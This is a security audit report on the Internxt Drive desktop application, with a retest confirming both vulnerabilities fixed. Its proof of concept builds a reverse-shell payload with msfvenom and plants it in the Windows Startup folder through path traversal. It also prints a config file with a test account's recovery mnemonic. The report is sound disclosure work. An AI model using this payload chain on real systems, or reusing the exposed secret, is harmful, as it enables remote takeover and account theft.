securitum

Security report

SUBJECT

Internxt Drive desktop application

DATE

11.08.2022 – 05.09.2022

RETEST DATE

27.12.2022

LOCATION

Katowice (Poland)

AUDITOR

Robert Kruczek

VERSION

1.1

securitum

Executive summary

This document is a summary of work conducted by Securitum company. The subject of the test was the Internxt Drive desktop application.

Tests were conducted using the following role - logged user.

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The steps taken to locate the weaknesses in the app include:

- Analysis of source code fragments by prior decompilation with asar decompiler software.
- Analysis of the process functioning by previewing and trying to modify the application memory.
- Attempting to invoke unwanted actions by entering payloads in the names and contents of files.
- Attempt to eavesdrop on application traffic in order to detect weaknesses in the encryption of the connection with the application, as well as to potentially modify the content of communication.
- Attempting to redirect traffic to the local server in order to trigger unwanted actions in the application.
- Analysis of local files in terms of weaknesses in the Windows system, as well as their use in order to escalate permissions, bypassing restrictions related to access to the application.

The security tests were carried out in accordance with generally accepted methodologies, including internal good practices of conducting security tests developed by Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by a number of automatic tools (i.a. Burp Suite Professional, DirBuster, ollyDBG, asar decompiler, wireshark), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

Retests (27.12.2022)

Retested vulnerabilities in software version Internxt-Drive-1.9.6 listed as table below:

ID	Name	Status
SECURITUM-226405-001	Remote Code Execution (RCE) on the user's desktop	Fixed
SECURITUM-226405-002	Authorization data stored in plain text	Fixed

Risk classification

Vulnerabilities are classified in a five-point scale, that is reflecting both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of meaning of each of severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform any kind of social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, especially if they occur in production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) makes it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.


- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).

- INFO – issues marked as 'INFO' are not security vulnerabilities per se. Their aim is to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Statistical overview

Below, a statistical overview of vulnerabilities is shown:



Additionally, 3 INFO issues are reported.

Statistical overview after retests (27.12.2022)

Below, a statistical overview of vulnerabilities is shown:

Additionally, 3 INFO issues are reported.

Contents

Change history

Document date	Version	Change description
27.12.2022	1.1	Retests.
05.09.2022	1.0	Initial version of the report.

Vulnerabilities in the desktop application

[FIXED][MEDIUM] SECURITUM-226405-001: Remote Code Execution (RCE) on the user's desktop

RETESTS (27.12.2022)

Vulnerability has been fixed.

SUMMARY

Path traversal[1] vulnerability was identified that allows an attacker who gain access to the user's web account, run arbitrary code on the user's desktop machine.

PREREQUISITES FOR THE ATTACK

Attacker needs an access to the user's web account.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Application stores decrypted files in the `C:\Users\{user}\Internxt` directory:

```
PS C:\Users\User\Internxt> ls


    Directory: C:\Users\User\Internxt


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/27/2022   1:44 AM           3391 512.png
-a----         8/19/2022   8:29 AM              7 test01 (1).txt
-a----         8/19/2022   8:30 AM              7 test01 (2).txt
-a----         8/19/2022   8:32 AM              7 test01 (3).txt
-a----         8/19/2022   8:36 AM              7 test01 (4).txt
-a----         8/19/2022   8:24 AM              7 test01.txt
```

It was found that the application is prone to the path traversal vulnerability allowing to write a decrypted file outside the mentioned directory. Due to that, it is possible to save file as AutoStart file in the `(..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`:


The following steps were taken to present the vulnerability:

1) The reverse shell was generated using Metasploit[2] framework:


```
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.57.1 LPORT=4444 -f exe > payload.exe
```

2) Reverse shell was uploaded using the user's web account (https://drive.internxt.com/). Path traversal vulnerability was exploited to write arbitrary file in the `autostart` folder (`..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`):


[1] https://owasp.org/www-community/attacks/Path_Traversal
[2] https://www.offensive-security.com/metasploit-unleashed/msfvenom/



3) The Windows application synchronized the files:



4) As a result, payload.exe file was stored in `autostart` folder:



5) TCP listener was run on the pentester's machine (port `4444`), and after re-login Windows user, the reverse shell was connected:

```
kali@kali:~$ nc -vlp 4444
listening on [any] 4444 ...
192.168.57.161: inverse host lookup failed: Unknown host
connect to [192.168.57.1] from (UNKNOWN) [192.168.57.161] 49762
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

LOCATION

Desktop Application - synchronization module.

RECOMMENDATION

Desktop application should validate decrypted filename – it should not be possible to write a file outside the destination directory.

[FIXED][MEDIUM] SECURITUM-226405-002: Authorization data stored in plain text

RETESTS (27.12.2022)

Vulnerability has been fixed.

SUMMARY

Application credentials, including the bearer token, are stored in clear text in the config.json file. An attacker who has access to the victim's computer is able to obtain this information and then log into the application with its privileges without the user's knowledge.

PREREQUISITES FOR THE ATTACK

Access to the application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

An example of stored data:

```
(…)
{
        "bearerToken": "ey(…)Jzc",
        "userData": {
                "email": "audytor7+internxt01@securitum.pl",
                "userId": "$2a$08$Mq/SdkHwW8YFiqTQOpZbOO.AgzlCbjySAKWzNsUWYrp5F9JNlPB7u",
                "mnemonic": "nothing cover web valid sleep gather draw good talk exhibit wing pull
sudden unlock ten direct cluster zone diamond render cluster sniff raw online",
                "root_folder_id": 56277777,
                "name": "Test",
                "lastname": "Test",
                "uuid": "bd9648b2-d70f-43c7-b60b-3e4b8eb9f099",
                "credit": 0,
                "createdAt": "2022-07-27T08:44:45.000Z",
                "privateKey": "(…)",
                "publicKey": "(…)",
                "revocateKey": "(…)
                "bucket": "8e4be8e488e02e8ded8365b3",
                "registerCompleted": true,
                "teams": false,
                "username": "audytor7+internxt01@securitum.pl",
                "bridgeUser": "audytor7+internxt01@securitum.pl",
                "sharedWorkspace": false,
                "appSumoDetails": null,
                "hasReferralsProgram": true,
                "backupsBucket": null,
                "avatar": null,
                "emailVerified": false
        },
        "mnemonic": "nothing cover web valid sleep gather draw good talk exhibit wing pull sudden
unlock ten direct cluster zone diamond render cluster sniff raw online",
        "backupsEnabled": false,
        "backupInterval": 86400000,
```

```
        "lastBackup": -1,
        "syncRoot": "C:\\Users\\User\\Internxt\\",
        "lastSavedListing": "{\"512.png\":{\"modtime\":1658911494,\"size\":\"3391\"},\"test01
(1).txt\":{\"modtime\":1660922949,\"size\":\"7\"},\"test01
(2).txt\":{\"modtime\":1660923016,\"size\":\"7\"},\"test01
(3).txt\":{\"modtime\":1660923160,\"size\":\"7\"},\"test01
(4).txt\":{\"modtime\":1660923411,\"size\":\"7\"},\"test01.txt\":{\"modtime\":1660922693,\"size\"
:\"7\"}}",
        "lastSync": 1661883222952,
        "savedConfigs": {},
        "lastOnboardingShown": "",
        "deviceId": 58728346,
        "backupList": {},
        "clientId": "95c58372-7177-4eda-a834-631368ae22f6"
}
```


LOCATION

Windows:

C:\Users\{user}\AppData\Roaming\internxt-drive

Linux/Mac OS:

~/.config/internxt-drive/

File:

config.json

RECOMMENDATION

Login credentials should be encrypted with asymmetric keys.

More information about better data storage:

- https://www.electronjs.org/docs/latest/api/safe-storage

Informational issues

[INFO] SECURITUM-226405-003: Weak code obfuscation

SUMMARY

The tested application was obfuscated, but easy to decode/read.

An attacker who has access to the application is able to read its content (source code), and thus learn about its mechanisms and weaknesses.

PREREQUISITES FOR THE ATTACK

Access to the application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

An example of weak obfuscated code:

```
(…)
async function Z(){n("loading");const e=(0,h.hashPassword)(g,y.current);try{const
t=await(0,h.accessRequest)(f,g,e,v);window.electron.userLoggedIn(t)}catch(e){const{message:r}=e,o
="Wrong 2-factor auth code"===r?"2fa":"credentials";n("error"),t(o),x(r)}}function
b(){t("credentials"),n("ready"),d(""),m(""),w(""),y.current=""}const
E=(0,o.jsxs)("form",{onSubmit:e=>{e.preventDefault(),async
function(){if(n("loading"),!f||!g)return n("error"),void x("Please enter email and
password");try{const
e=await(0,h.loginRequest)(f);y.current=e.sKey,e.tfa?(n("ready"),t("2fa")):Z()}catch(e){n("error")
,x(e.message)}}()},children:[(0,o.jsx)(u.default,{className:"mt-2",state:r,label:"Email
address",onChange:d,type:"email",value:f,tabIndex:1},void 0),(0,o.jsx)(u.default,{className:"mt-
2",state:r,label:"Password",onChange:m,type:"password",value:g,tabIndex:2},void
0),(0,o.jsx)("a",{href:"https://drive.internxt.com/remove",target:"_blank",tabIndex:3,rel:"norefe
rrer noopener",className:"mx-auto mt-2 block w-max text-sm font-medium "+("loading"===r?"pointer-
events-none cursor-default text-m-neutral-80":"text-blue-60"),children:"Forgot your
password?"},void 0),(0,o.jsx)(s.default,{tabIndex:4,className:"mt-
4",state:"loading"!==r?"ready":"loading"},void
0),(0,o.jsx)("a",{tabIndex:5,href:"https://drive.internxt.com/new",target:"_blank",rel:"noreferre
r noopener",className:"mx-auto mt-5 block w-max text-sm font-medium "+("loading"===r?"pointer-
events-none cursor-default text-m-neutral-80":"text-blue-60"),children:"Create account"},void
0)]},void 0);(0,a.useEffect)(()=>{6===v.length&&Z()}),[v]);const
H=(0,o.jsxs)(o.Fragment,{children:[(0,o.jsx)("p",{className:"mt-3 text-xs font-medium
"+("error"===r?"text-red-60":"loading"===r?"text-l-neutral-50":"text-blue-
50"),children:"Authentication code"},void 0),(0,o.jsx)(p.default,{state:r,onChange:w},void
0),(0,o.jsx)("p",{className:"mt-4 text-xs text-m-neutral-60",children:"You have configured two
factor authentication, please enter the 6 digit code"},void 0),(0,o.jsx)
(…)
```

LOCATION

./resources/app.asar

RECOMMENDATION

More advanced code obfuscation techniques are recommended to make reverse engineering process harder.

[INFO] SECURITUM-226405-004: Lack of digital signature for the application

SUMMARY


During the analysis of the application, it was found that it does not have a digital signature for any executable file. The application does not have a digital signature, which makes it possible to replace the file being launched with one containing dangerous code.

PREREQUISITES FOR THE ATTACK

Access to the application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Screenshot showing lack of digital signature of application modules:



SignerCertificate	Status	Path
1A221B3B4FEF088B17BA6704FD088DF192D9E0EF	Valid	d3dcompiler_47.dll
	NotSigned	ffmpeg.dll
	NotSigned	libEGL.dll
	NotSigned	libGLESv2.dll
	NotSigned	vk_swiftshader.dll
	NotSigned	vulkan-1.dll

LOCATION

DLL Libraries.

RECOMMENDATION

It is recommended to implement the digital signature of the application modules.

[INFO] SECURITUM-226405-005: Encryption algorithm

SUMMARY

During the analysis of the application, it was found that it uses AES-256-CBC encryption.

AES-GCM is a more secure cipher than AES-CBC, because AES-CBC, operates by XOR'ing (eXclusive OR) each block with the previous block and cannot be written in parallel. This affects performance due to the complex mathematics involved requiring serial encryption. AES-CBC also is vulnerable to padding oracle attacks, which exploit the tendency of block ciphers to add arbitrary values onto the end of the last block in a sequence in order to meet the specified block size.

PREREQUISITES FOR THE ATTACK

Access to the application.

LOCATION

Entire application.

RECOMMENDATION

It is recommended to use AES-GCM.

More information:

- https://protonvpn.com/blog/what-is-aes-encryption/